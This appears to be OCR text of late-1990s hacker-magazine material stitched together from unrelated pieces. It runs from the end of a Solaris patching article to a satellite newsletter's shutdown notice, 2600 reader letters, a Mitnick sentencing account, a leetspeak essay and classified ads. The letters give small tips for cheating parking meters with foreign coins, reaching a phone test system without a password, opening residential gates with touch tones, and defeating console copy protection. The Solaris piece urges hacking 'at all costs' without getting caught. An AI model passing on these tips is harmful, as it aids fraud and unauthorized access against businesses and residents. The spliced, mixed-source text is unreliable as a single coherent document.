Patching is a rather simple, non-complicated operation to perform in Solaris. Either point a Java-enabled web browser to http://sunsolve.sun.com, or ftp to sunsolve.sun.com, and cd into pub/patches. Grab a copy of the most recent patch report for your version of Solaris (most probably going to be Solaris7_x86). The two sections that you should be concerned with are the recommended and security related patches. It may seem that these categories should be mutually inclusive, but some security related patches apply to only one piece of software, and not to a critical piece of the OS. Because of this, Sun does not consider the patch to be required. Unzip and untar the patch file, cd into the new patch's directory, and type the following:

```
patchadd
```

It is that simple. If the patch is kernel related, it is probably a good idea to reboot after this operation. Otherwise, restart the software involved and go along your merry way. If this creates a boo-boo on your system, use the patchrm command to remove the patch and restore the old system files, granted that you haven't rm'ed them from /var/sadm.

Conclusion

Although many people are intimidated by the specter of a well-written, low fuss OS, Solaris is easy to install and administer, once the user gets past some idiosyncrasies involved with the SVR4 system. Also, remember some of the basic things about "remote administration" that you have learned from this article.


- How to check if your box is secure from the outside, and, thusly, if some other machine is not.
- Check to see if process logging is enabled once you are inside.

These are just basic topics. The point of hacking is exploring the unknown, at all costs. After you install Solaris 7, you have a chance to get your feet wet and acquire some skill, hopefully enough so you don't get yourself caught.

URLs

Get Solaris for Free: http://www.sun.com/solaris/freesolaris.html

The Unofficial Guide to Solaris: http://solarisguide.com/



Satellite Watch News

Volume 12, No. 8
August 1999

Single Issue

$4.25 US
$5.75 Canadian

"Your source for the latest news from the satellite underground"

Final Issue

DirecTV Closes Down Satellite Watch News

Dear Subscribers,

It pains me as the attorney for Dan Morgan, Morgan Aerospace, Inc., and Satellite Watch News to announce that this is the last issue of the magazine. Unfortunately the unlimited resources and bankroll of Direct TV and other Plaintiffs have literally forced the Satellite Watch News and Dan Morgan to shut down operations.

Dan Morgan has been forced by DirecTV to close the Satellite Watch News, the DB-1 Radio Show and has basically been banned from participating in anything to do with "underground" satellite technology.

A permanent injunction has been ordered by the United States District Court, Eastern District of Michigan prohibiting Dan Morgan and Morgan Aerospace, Inc. from publishing, selling any issues of the Satellite Watch News, publishing or accepting for publication any advertisements for the sale or use of counterfeit access cards. Dan is also prohibited from publishing or accepting for publication any information intended to promote the use of counterfeit access card or to assist third persons in the use of satellite signal theft devices. And finally he has been required to turn over

(Continued on page 3)

In This Issue

- **Headlines..1**
- **From the Editor's Desk...............2**
- **Notes of Interest.........................4**
- **Industry News............................11**
- **Spring Street Views...................14**

A scary precedent has been set with the shutdown of this magazineby DirecTV. Apparently freedom of the press doesn't mean a wholelot in a civil suit. Any large corporation with the money andthe will can simply outspend a small publication into bankruptcy.

We welcome any articles on DirecTV and how their technology works.

Continued from page 39

Dear ***2600:***

I had just come back from three weeks in France when I saw that someone had clipped the rear end of my car, which had been parked on the street while I was gone, and I was quite pissed. It wasn't until the next day that I realized that I had to get a new parking sticker or I would get more than a few parking tickets. After getting to the DPT (Department of Parking & Traffic), I realized that I had no quarters in my wallet. Since the meters had stopped taking other coins years ago I was baffled at what I was going to do. Here, I had the perfect parking spot right outside the DPT, but I had no quarters. Then I saw them, my French francs. The single franc pieces were about the size of quarters so I decided to give it a shot. I turned the knob and voila, it worked! Since the exchange rate from francs to dollars is six to one, this is a viable way of spending less money on parking. This may only work on parking meters in the San Francisco Bay Area, but I doubt it. I've begun to test the francs in laundromats and arcades all over the place. You guys should see if this works in New York, as well as testing other forms of currency. There may be some other, cheaper piece of currency that works as well.

Calis

This may be the first step towards a world currency. Don't expect a metermaid to share that global view however.

Dear ***2600:***

While browsing the 8.5" x 11" back issues, I noticed the number/letter submissions wherein readers found humorous phone number/word associations. Well how about www.mofo.com? Morrison & Foerster, Attorneys at Law. How appropriate.

BBrain
Boston, MA

Dear ***2600:***

I was reading an electronics book and in the back were a bunch of articles the author had written for various magazines. In one, the author's friend told him that he had been searching for the perfect word processor for years, but they were all either too simple or too complex. However, he had just found the perfect word processor called "Word Certain 2.0." He had said the program was written by "some guy called Kevin Mitnick." It apparently had such great features as instant saving of characters, supports all alphabets, and easy error correction. When the author came over to his friend's house to check it out, he found out that the "word processor" was actually a note pad and pencil. My question is, how did Kevin's name come up? Did he write this on a web page or forum somewhere as a joke? Or was this just a guy with the same name?

timm

It was probably like the rest - an easy name to exploit with little chance of being called on it. If you can send us the article, we'll be happy to do the calling.

Hunting For 2600

Dear ***2600:***

Hey, I am a phreak. I want your magazine. So I begged my mom for $5 and said that there was this PSX (Playstation) magazine that I really wanted and they only sold it at Barnes & Noble. So I went into Barnes & Noble looking for like 20 minutes and nothing, so I asked this fine chick at the counter and she looked at me funny and asked me if I asked for *2600* and I said yeah, then she helped me look for it but nothing. And then today, you guys will hate me for this because I found a copy of your magazine on the floor at school! And it's the latest! By the way, I'm 12.

Phreakilation

We know.

Dear ***2600:***

In the Long Beach, CA area, dialing 1170 gets you direct access to the phone test system *without* any password request. It's kind of fun to play with. Also, the Borders book store in Long Beach has *2600 Magazine* displayed in plain sight at the side of the magazine rack nearest the front door. Because of this lack of game playing, they have my business for life.

SAR

We know of a few places that do this - Hudson News in New York keeps us right up there with the TV Guide which is every American publisher's dream.

Dear ***2600:***

I noticed that the Barnes & Noble in Muskegon, Michigan didn't have the latest issue of *2600*. When I asked them about it the manager said that it was a "marked" magazine and will not be put on the stands because of its illegal and dangerous content. Please let them know that the readers know they are lying.

GB

Every time we print a letter like this, sales go up at the store in question. Makes you wonder.

Y2K

Dear ***2600:***

The year 2000 doesn't really bother me, and probably doesn't to most people reading this. But I was just curious about another date which is 01/01/2100. I had been wanting to change the dates on Windows 98 up until as far as it could (probably just to see what would happen) and once I got to 2099 it reset to 1980. It makes sense that Windows 98 won't be used by anyone in the year 2100, but still I don't see why they can't program the dates to go infinitely?

RB

We'd like to go on record as saying that somebody will be using Windows 98 in 2100. Probably DOS 2.11 too. Expect trouble.

Dear *2600:*

In the letters section of your Spring 1999 issue (16:1), the editorial response to the question concerning the Y2K bug was mostly dismissive. I do agree that the "threat" of this bug has been blown out of proportion, however the very media frenzy that is creating this scare can be used to great effect by a knowledgeable hacker.

First, even though many systems are Y2K compliant, the media has most people expecting problems. If files (such as log files, etc.) mysteriously change or vanish on January 1, 2000, most people will credit this to Y2K, be thankful that it wasn't worse, and not look any further.

Second, there *will* be some systems affected by the bug (most likely legacy systems and older versions of some software). Searching through revision histories of software packages often reveal at what point a particular software company "fixed" any Y2K bugs. Systems running prior versions of software may suffer some problems on Y2K. (The usefulness of this depends entirely on the software, system, and the specific effects of the bug on the software.)

I would also like to add a small tidbit of information relating to the "Adventures With Neighborhood Gates" article in your Summer 1999 issue (16:2). Many models of visitor dial boxes call the resident's phone. The resident then may choose to let the visitor in, and open the gate by dialing "9" on a touch tone phone. When the resident answers, the dial box mic usually remains active. A tone dialer held up to the mic can usually be used to send the same signal to open the gate. If a resident wants to give someone access through the gate without the resident being present, they can record the appropriate tone onto the outgoing message of their answering machine. Anyone calling the resident from the gate when the resident is gone will get their answering machine. The machine plays back the recording (which has the tone) and the gate opens.

R.B.

Good luck finding an answering machine these days that will allow you to record a touch tone. With regard to Y2K, we're going to remain rather dismissive on this one. What many people fail to realize is the fact that these so-called Y2K disasters can occur at any time if computers are involved and adequate backups are not. At least with Y2K, we have a date with doom or, at worst, an approximation. Any computer system can fail without warning for reasons that we haven't thought of yet. Assume that and work within those parameters - we bet you'll survive just fine.

Game Playing

Dear *2600:*

I'm sorry to bother you, but I don't know where to turn to, really. The night before last I foolishly downloaded a program from someone I thought was a friend on icq. It was a netbus. I've been playing this game called Ultima Online on the same account for two years. He gained access to it. I knew right when it happened, and I begged and pleaded with this guy to please please stop. I tried saying everything to him and never got mean about it, but it didn't matter. He systematically destroyed the abilities of my characters on the game, for no apparent reason except for some kind of messed up pleasure. I got ahold of a friend on icq who was able to take some action and not only get my password to the game back, but also the hacker's IP address, two of them actually. I would like to know if there is anything I could do now to find this guy. He set me back months in this game, for no reason at all, just something to do.

Mike
Seattle, WA

Maybe the best thing to do would be to consider that little icq transaction as part of a bigger game that encompassed the first one. Then you can continue to sit in front of your computer screen instead of a real life courtroom after you track the guy down and perform your version of justice.

Dear *2600:*

Flack definitely missed the boat on a few things when writing about Playstation hacking. While he did address many of the important issues involving modifying your PSX to play backups and imports, he neglected to mention a few things that would be of interest to others.

The main thing he forgot about was Sony's increased security on newer game CDs, specifically *against* the mod chips. My friend ordered "Bust-A-Groove 2" (import) and couldn't get it to run at all with his mod chip... all he got was a big red circle with a line through it, because the game detected his mod chip and refused to run from there. More games such as "FFVIII" and others are coming out with the new protection, too, whether they are American release or not. American games with the mod chip scans may or may not work as backups, but I would assume that they still wouldn't since to my knowledge only the TOC and country codes get dumped when you burn a copy of the game, and the mod check would still run.

So what can we all do about this little problem? Well, anyone who's ordered a mod chip online has probably seen the sites about the "Game Enhancers," GameShark-looking devices that plug into the back of your PSX. The Game Enhancers are a little more expensive than your average mod chip package (probably $25-$35 depending where you look), but they work great and don't void the warranty on your Playstation (as if you care about that anyway). The one drawback is that you still need a real PSX game lying around for its country code, since the Game Enhancer mostly just simplifies the task of a CD swap (all you old-schoolers remember sitting at your PSX that first day trying to perfect the timing?). The real CD will spin up and have the initial data read, and then stop so you can change discs in your own sweet time. The Enhancers also come with a convenient spring to place on the sensor inside the lid of your PSX so you can do the swap while the lid is up, since the Playstation otherwise doesn't work unless the lid is down. The Game Enhancers also double as GameSharks, and have all sorts of other little nifty features like a memory card manager and CD data reader. With a 25 pin cable you can hook them up to your computer and port stuff around, too. Also, you should note that if you do have a mod chip in your Playstation already that getting a Game Enhancer will not help you get past the mod chip detection. Even though some people would have you believe that having a mod chip *and* a Game Enhancer is the best idea, if you try to start up one of these newer games with the mod check, the Game Enhancer won't help you because the game will still detect that you have a mod chip sitting in your PSX and will lock you.

The second point I wanted to address is the fact of PSX models. While backups will work on any PSX model, the older models (or simply older Playstations) will have problems with some of the movies and audio you'll have in the game. Imagine trying to play "Bust-A-Groove" and having constant skips in the songs - it's not fun. This happens because CD-Rs are lighter than the black-medium CDs Sony uses, so the old PSX lasers can't read the data as well from the CD. The only way to fix this problem that I know of is to get yourself a newer PSX. Please don't go out and try burning to the black-medium CD-Rs you may find for sale - they suck.

That's all from me. All of you have fun out there, and enjoy your toys while you can: hacking the PSX2 is gonna be a lot harder than this.

AllOut99

Dear *2600:*

I just bought your issue 16:2. In the letters section, matt stated that for those Playstations with the metal plate over the slot where the mod chip is to go, there is a device which plugs into the parallel port on the back of the PSX. He titled this device "GameShark." This is *incorrect.* "GameShark" is a commonly used cheating device for games and is available on a number of different console platforms. I believe the correct term he was intending to use was "Game Enhancer," which is a mod chip like device which does, indeed, plug into the back of the PSX. More information is available at http://www.gameenhancer.com/. In addition, you are able to play backed-up games on your new Power Macintosh G3 with the Connectix Virtual Game Station, but you must first apply a patch, which can be found on "hotline." Utilizing hotline search engines (find by searching on Yahoo), you can find mod chip patches for different VGS versions.

mad cow disease

Corporate Expansion

Dear *2600:*

Just dropping a line to let you guys know about some of the bullshit that is going on right now. Yahoo changed the terms of service for their Geocities service to basically say that if you put anything on a site that Yahoo could use it royalty-free, forever, and that if you already had stuff on your site (copyrighted or not) then you are double-screwed! Here is the relevant part:

"8. CONTENT SUBMITTED TO YAHOO

"By submitting Content to any Yahoo property, you automatically grant, or warrant that the owner of such Content has expressly granted Yahoo the royalty-free, perpetual, irrevocable, non-exclusive and fully sublicensable right and license to use, reproduce, modify, adapt, publish, translate, create derivative works from, distribute, perform and display such Content (in whole or part) worldwide and/or to incorporate it in other works in any form, media, or technology now known or later developed."

Goto http://come.to/boycottyahoo to learn more info about this bad move made by Yahoo..

james hall

That's incredible. However, since you wrote this, they appear to have had second thoughts. The terms have now been changed to the following:

"7. CONTENT SUBMITTED TO YAHOO GEOCITIES

Yahoo does not claim ownership of the Content you place on your Yahoo GeoCities Site. By submitting Content to Yahoo for inclusion on your Yahoo GeoCities Site, you grant Yahoo the world-wide, royalty-free, and non-exclusive license to reproduce, modify, adapt and publish the Content solely for the purpose of displaying, distributing and promoting your Yahoo GeoCities Site on Yahoo's Internet properties. This license exists only for as long as you continue to be a Yahoo GeoCities homesteader and shall be terminated at the time your Yahoo GeoCities Site is terminated."

Hiding Things

Dear *2600:*

I just read the article by Jedimaster666. It's nice to know some things never change. We used to tape the back of our locks too. We also hid stuff in the dropped ceilings of our rooms. Another favorite if you have floor vent covers, is to stash your docs in a folder in the vent at arms reach so they are not visible. Even in the winter the heat coming through is not enough to affect them. But, just a tip to save some time. You can find a utility called TWEAK UI. This is a nifty little program with an option called "Paranoia Setting." What this does is when you log off the system it automatically clears your history, Temporary Internet files, and recent documents. It has various other options that aren't quite as useful to me. This is especially helpful in a network environment, or where someone else has access to your PC.

I have a 13 year old stepson who has his work cut out if he has to hide it. But then I'm the one reading *2600.*

SCUDS

Info Wanted

Dear *2600:*

Being an avid reader of your publication, I have seen some pretty interesting articles on in-store computer systems and "bugs in department store computers" but have yet to come across the one that I am looking for. I would like to know a little more about lottery in store computers. I am currently employed at a local convenience store and my boss always yells at me for messing with the machine. I've wandered through just about every operation in that thing and I'm getting pretty bored. I have a few questions that I wouldn't mind reading responses to. I know that each state has their own lottery but are the OS's the same? What company programmed the OS's? Another interesting question I have is this: there is a phone like cord (a little thicker) that communicates to some sort of modem then routes to what I'm guessing is the main computer. Anyone have more details on this? I live in New Jersey so recently our lottery machine was introduced to "The Big Game" equivalent to power ball. Now this is a multistate lottery, so does this information first go through the main computer then to some "Big Game Computer" or does it take kinda a direct route?. Also with these big game tickets, the "cancel ticket" operations will not work for some reason I would like to know. Cancel will work on anything else but not big game. So if anyone has any information on lottery machines, hardware, software, or fun things to do, I'd appreciate any feedback since it's the only fun thing to do at work.

caffeine

Dear ***2600:***

I am an IT professional in the private sector. My company is moving toward the implementation of the SecurID system by Security Dynamics (http://www.securitydynamics.com). Something about the product irks me though I cannot put my finger on it. SecurID is an extra layer of security - a key fob or credit card like device with an imbedded algorithm that generates a unique passcode every 60 seconds. The passcode is to be used in combination with the user's ID/password. There's been some scuttle about Security Dynamics not publishing the algorithm and only allowing their clients to review it *after* the contracts are signed and even then, they try to avoid disclosure. Aside from that, when asked if they tried to hack their own system, they said that the folks at BellCore tried and failed. That's nice, but there's a difference between someone who gets paid to hack systems and someone who is a hacker. What do you know about SecurID?

Insecure

We know an awful lot of companies are using SecurID and it's only a matter of time before somebody writes us an extensive article on the system and possible weak points. Their lack of disclosure certainly is an interesting revelation.

Dear ***2600:***

Sorry if you've already covered this, but I don't get to read *2600* as much as I'd I like. Anyway I have a question that maybe you can help with. I recently read about the finger utility used on the Internet. So I went to a finger site at MIT and entered my Hotmail address to see if it could identify me. It came up with two people with my name in the following formats: Myname@hotmail.com and Myname@law-entrance.hotmail.com

At first I thought someone else had my name and a similar domain, then I did the same thing with the Hotmail addresses of my buddies - sure enough, two entries for all of them. So, my question is what is "law-entrance"? Is this like an escrow system where they can monitor your e-mail?

I doubt that it's a way for them to help if you forget your password. I know when you sign up with a free e-mail service like Hotmail you accept the rules - which include things like how they will let the Feds in if you use the account for illegal activities. Or maybe I've got it all wrong and it's something quite logical?

For the record, you can find a Finger interface page at many sites, but I used this one:
http://www.mit.edu/finger/gateway

Bazz

We'll ask around on this one.

Stealing

Dear ***2600:***

In response to the guy's letter with the Javascript to disable the Geocities windows, this is a matter of ethics. The only way Geocities, Tripod, and Angelfire can afford to have *free* web pages is to advertise their banners on them. They have an option for no advertising, which costs a minimal $3/month. Since this service is offered, if one were to paste the code into their website, this would be essentially stealing. The ads are an annoying, slight inconvenience, but one click and they're gone. Also (not that they browse through their pages enough), but if Geocities were to discover a page like this, it would probably be instantly deleted. So if you do insert the code, be smart and have complete backups of your stuff!

SpeedDRaven

It's hardly the same as stealing, especially since the people being subjected to those annoying ads aren't even subscribers. At least services like Juno only bombard their own users with advertising. If you can figure out a way to skip the crap, more power to you. If they kick you off because of that, that's their right. But it's about as close to stealing as fast forwarding over commercials.

Ad Policy

Dear ***2600:***

I picked up your latest issue (16:2), the one with the illegal cover on the front. Anyway, I was checking out the classifieds section one morning and I noticed something that made me curious. There was an ad in the "Wanted" section that had a certain individual asking for specific graphic, photo, and music production programs, hence warez. That made me wonder about your policy on warez. You have mentioned time and again how you do not approve of the use of warez. Now, why include an ad in your magazine whose staff does not believe in warez or the recommendation of it?

Eric W.

Without getting into the entire issue of warez trading, which is too complex to have a blanket condemnation or acceptance, suffice to say that the ads our subscribers place are their responsibility. It's not too hard to get caught doing something illegal if you literally are advertising it.

Secrets

Dear *2600:*

Lawrence Livermore National Laboratory has been renovating a compound named Building 451 recently to house a new computer called "ASCI Option White." When completed next year, this IBM beast will be the fastest general purpose number cruncher on earth, running at 10 teraOPS (trillion operations per second). Its primary function will be to simulate massive nuclear blasts. Let's hear it for massive nuclear blasts!

Now, stray radiofrequency emissions from computer equipment are a major security issue, which the U.S. government's classified TEMPEST countermeasures program is designed to address. It would only make sense for Building 451 to have TEMPEST shielding. Without such countermeasures, a well-equipped attacker could "sniff" the RF spectrum for information about Option White's activities. Yet, despite numerous pictures of Building 451's construction work (at http://www.llnl.gov/asci-scrapbook/), I found no pictures of TEMPEST shielding being installed. Big surprise? Not exactly, but I thought it would be nice to ask the question anyway....

Date: Fri, 5 Mar 1999 18:04:27 -0500 (EST)
From: Dominick LaTrappe <seraf@2600.com>
To: Daniel R. Sapone <sapone1@llnl.gov>
Subject: tempest

I really enjoyed looking at your Building 451 picture archive. However, I was unable to find any pictures of the TEMPEST shielding being installed. Where can I see these pictures?

Thanks!
Dominick

I received the following response from Steven M. Clark, the laboratory's TEMPEST Coordinator. Apparently, seraf@2600.com is not my e-mail address, but rather my AKA! Surely, I must be a criminal. Regardless, this is one of the few times I've witnessed a government official admitting to a civilian that TEMPEST even exists - and to a civilian from *2600 Magazine* nonetheless! How nice of him. He also uses a not-often-heard term, "Certified Tempest Technical Authority" or CTTA, which is one of his official roles. Also note the last sentence of the message - the only text outside of the standard template response - in which he uses as many of my words, and as few of his own, as possible. Spooky! Incidentally, Mr. Clark likes his coworkers to call him "The Clarkster."

Date: Mon, 8 Mar 1999 11:53:07 -0800
From: Steven M. Clark <clark21@llnl.gov>
To: seraf@2600.com
Subject: Fwd: Re: tempest
Dear Mr. LaTrappe,

On Fri, 5 Mar 1999 at 18:04:27 (EST) you, Dominick LaTrappe, AKA <seraf@2600.com>, requested information from Mr. Daniel R. Sapone, LLNL ASCI Program Office, regarding tempest plans for Building 451.

Your request was appropriately forwarded to my office for reply.

For Your Information:

Our tempest plans are classified and are not for public distribution. You will not find the information you are looking for in a public forum, neither will it be published nor disseminated as general knowledge.

The information you seek is reserved for internal need-to-know use only. Under approval of the Certified Tempest Technical Authority (CTTA) it may be shared with other Government cleared personnel only.

If you qualify as an individual with an official need-to-know and if you have a current US Government clearance that is equivalent to the classification level of the data being protected then you may request this information from the CTTA. Be prepared to justify your official need-to-know for this information. You must also have a classified storage facility approved by the US Government in order to receive, to properly protect, and to eventually destroy the requested information.

I hope this information has adequately answered your question.

I'm pleased that you really enjoyed looking at the pictures of our building.

Steven M. Clark
LLNL TEMPEST Coordinator

Seraf

Continued from Page 5

pleaded guilty; 2) By agreeing to plead guilty, Mitnick was assured that he would not be transferred back to North Carolina for trial, something he desperately wanted to avoid since it was far from his family in California. Not pleading guilty would have made an already difficult situation unbearable. Ironically, by the time he was sentenced he had already served 28 months anyway. But they were far from finished with him.

The real fun came from the 25 count indictment filed against Mitnick in September 1996 where he was basically accused of copying software and lying on the telephone about who he was (this is commonly known as social engineering). While laughable to most of us, Mitnick was facing serious prison time for these infractions. Large corporations were claiming millions of dollars in damages from his having accessed their files, even though he never did anything with them.

Throughout it all, the crimes that made all the headlines (hacking into Tsutomu Shimomura's machine, possessing a list of 20,000 Netcom customer credit card numbers, etc.) mysteriously vanished, either because everyone knew Mitnick had nothing to do with them or because they weren't even crimes.

It took until 1999 for Mitnick to finally give in and agree to a plea bargain just as nearly every defendant in a federal case eventually does to put an end to the nightmare. The new seven count indictment had charges that were just as laughable as the original indictment but pleading guilty could get Mitnick out of prison in another year. Again, not pleading guilty would have made life unbearable since the government had made it nearly impossible for the defense to analyze the evidence. In other words, the deck was stacked against them.

When the damages the various companies were claiming got leaked and subsequently published on our web site, a lot of people finally started to realize how wrong this whole thing was. While the prosecutors and media were always throwing around a damage figure of $80 million, the total amount of damages arrived at by adding the figures on the leaked documents came to over half a billion dollars! Something clearly wasn't right. Sun Microsystems alone was claiming $80 million for Mitnick's copying of Solaris source code, something they offer to the public for $100 - free for students.

Demonstrations were held outside federal courthouses in 15 cities around the world on June 4, 1999 demanding an end to the injustice. Many thousands of leaflets were handed out to passersby and federal employees. A lot of eyes were opened on that day and the hacker community took a big step into the world of activism.

In the best bit of news all year, a pending state case against Mitnick was dropped. The possibility of being immediately remanded into state custody upon his release from federal prison had always existed. In the end, the state reasoned that Mitnick could not have committed computer fraud if he was merely talking on the phone. Had the feds come to this conclusion, a lot of time and money could have been saved. But now it was time for the federal case to reach a conclusion.

Sentencing was set for June 14, postponed to July 12, continued to July 26, and postponed to August 9. When it was over, the judge had refused to recommend Mitnick be sent to a halfway house and insisted that he serve out the remainder of his plea bargained time in a prison. She left open the possibility that he could be transferred to a minimum security facility however. But the really significant part of this was the amount of restitution ordered: $4,125. Yes, that's what all the years had boiled down to - a fraction of a fraction of the amounts that had been publicized. And even that figure came with no details on its calculation.

But they *still* weren't finished with Mitnick. There was the issue of supervised release after his prison term ends, believed to be in January of 2000. The restrictions on his life until 2003 are staggering. No access at all to any computer, to any television capable of being hooked into the Internet, to any electronic equipment that can be used as a computer or that can be tied into a computer or telecommunications network, and no cellular phones. In addition, Mitnick is forbidden from consulting with or advising anyone on computers or computer related activity, and is not allowed to use encryption in any form. How he will be able to make a living is something nobody has been able to answer.

But why worry about the future when we still have the present? Two days after Mitnick was sentenced, he was taken with no warning to a maximum security prison in San Bernardino. He was forced to leave everything behind, personal possessions, legal documents, even the money in his commissary account. He was placed in a 50x25 room with 60 prisoners. One hour outside the room is allowed three times a week. There are no windows and no clocks. Prisoners often don't know if it's day or night. There are no partitions for the toilet or shower. Imagine having 60 people watching you at all times no matter what you're doing.

But that's not even the worst of it. Mitnick has been on a kosher diet for some time, something the prison at San Bernardino does not supply. Despite the fact that established cases have given prisoners the right to practice their religion and obtain kosher food if their religion requires it, the judge has denied his request to be transferred to a facility that provides this.

It's not at all unlikely that this is a form of retribution for being a high profile prisoner and exposing the corruption of the legal system. It's widely known that the warden at the Metropolitan Detention Center, his former prison, didn't want the publicity that came with Kevin Mitnick. Ironically, Mitnick's lawyer was waiting to see him when the abrupt transfer began. Prison officials refused to allow them to meet. In fact, they tried to rush him out of the prison by giving him the infamous laptop that had been used to go over the evidence which he was there to pick up. What's incredible about this is that they didn't want to take the time to *erase the evidence* as they were supposed to. After all, this was what was supposedly worth millions of dollars, right? Mitnick's lawyer refused to accept it.

And just when we thought it couldn't possibly get any worse, it did. On August 25, Mitnick was awoken at 2 am and once again taken without warning, this time back to Los Angeles. It was an ill-fated trip. The van he was riding in rear-ended another vehicle at high speed. Mitnick, who was not strapped in (for some reason prisoners never are) hit his head hard. Six hours later they took him to a hospital along with the other injured prisoners. Despite exhibiting symptoms of a concussion, he was driven back to San Bernardino. The reason for the sudden trip to Los Angeles in the middle of the night remains a mystery.

At press time, the situation remains grim. No food, barbaric living conditions, and now possible untreated injuries. The media has lost interest in the case so don't expect to see this on the evening news.

So now we know what it was all about. It wasn't about justice, protecting America from a dangerous criminal, national secrets, or corporate espionage. It was really about nothing at all, which also happens to be precisely what has been accomplished by this charade. Unless a whole lot of people losing faith in our system of justice counts as something.

☎☎☎

31337-iSMS

by Hex

Something prevalent in the hacker community is occasional, or sometimes nauseating, use of k-leet characters in communication or hacked works of art. The most popular example of k-leetism would surely be the substitution of the letter "z" for the letter "s". This emerged more as a play on pronunciation rather than what we now know as k-leet writing. The most common use of this example would be "files" or "warez".

The use of the "z" for "s" grew into using "ph" instead of "f" and "y" instead of "i" where appropriate. "Phylez" is a perfect example. As a growing language, k-leet spawned more corruptions which seemed to flow naturally into the concept. A backwards "E" looks like a "3". The ultimate k-leet word? Perhaps it's "phyl3z". Regardless, more numbers followed suit. Here's a fancy chart displaying the number, and it's substitution(s).

1 - can be l or I.
2 - In place of to or too.
3 - e, E.
4 - A.
5 - S.
7 - T.
8 - B .
9 - g.
0 - O.

Other k-leetisms emerged. "See you later" became "cyul8r". Extra characters became fair game. A combination of slashes can be used for "w" and "n". A good example is "\/\/4R3Z".

It seems like in some places, the leeter you speak, the leeter you are. If you ever logon to #we are k-leet haxors, and all you see is this: "!@#!@.3,>!#@/3\21/321#>" then you know they are discussing linux scripts.

Now that we're finished with newbie coolness, I've got a concern. There are many major players in the "spread a message through a hack" scene especially Hackers for Girlies (sic?), who have fantastic opportunities to enlighten the public, but present themselves in such a foreign way as to make it difficult to communicate to the unenlightened masses.

An example: writing "p}{r33 |<3V1/\/" would not generate as much interest as typing "FREE KEVIN" in a hacked page. While there may be some hullabaloo, I feel that if the pages are presented in non-k-leet haxor English, people can better educate themselves as to the cause you are creating awareness for. Granted, during the HFG attack on the Times, I understand that www.freekevin.com received many hits. But I feel that if the message on the Times' hacked page were in common English, it would have educated more people.

Most newbies would look at "D1S P493 \/10L473D 8y <0nD0R" and think, "Oh no! I've got some kind of virus! I'd better put in my unprotected McAfee disk to save the day!" And they would learn nothing.

I though of doing this whole thing in k-leet but that would have been hideous. Hope you learned that you teach more people stuff bye writing in English, rather than impressing your friends by talking like a |<-1337, |(-R4|>, $uP4-|>uP4, }{4><0R from da Pl4/\/e7)-(4<74$t1K4.

2600 MARKETPLACE

☎ ☎ ☎ Happenings ☎ ☎ ☎

H2K - HOPE 2000 will be taking place on July 14, 15, and 16, 2000 in New York City at the HOtel PEnnsylvania (the site of the first HOPE Conference in 1994). This time we have two floors and enough room to do whatever we want. It's never too early to start planning. Reserve your room at the hotel by calling (212) 736-5000 (sentimental types can dial PEnnsylvania 6-5000). Mention that you're with the H2K conference to get the discounted rate. Unlike previous HOPE conferences, we will be running this one around the clock beginning on Friday morning and ending on Sunday night. We expect at least two tracks of speakers as well as music, films, and a/v presentations of all sorts. Registration for H2K is $40 and includes admission to all events throughout the three days. You can send your registration to: H2K, PO Box 848, Middle Island, NY 11953. Make checks or money orders payable to 2600. Be sure to include your name, address, and, if possible, an email address. If you'd like to volunteer to help at the conference, email volunteers@h2k.net. If you're interested in giving a presentation, email speakers@h2k.net. We also have a mailing list for ongoing discussion about the conference. Email majordomo@2600.com and put "subscribe h2k" on the first line of the mail. Continue to check www.h2k.net for updates.

☎ ☎ ☎ ☎ For Sale ☎ ☎ ☎ ☎

HACKERS WORLD. 650 MB hacking files $15, 650 MB phreaking files $15, Anarchy Cookbook 99 $10, list of warez CDs $5, Surveillance Catalog $5, Virus 99 (730 pages about computer viruses) $5. Send all orders to: 700 Palm Dr. #107, Glendale, CA 91202. Make all checks out to Edgar.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration,* the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

LEARN NUMBER BASE THEORY the easy way. Booklet + DOS diskette, $17 ppd, Lew E. Jeppson, 138 S 350 East, North Salt Lake, UT 84054.

REAL HACKER MOVIE in production. We want your input about Y2K. Email: movie@jrq2020.com. DoomsDay Scenario coming soon!

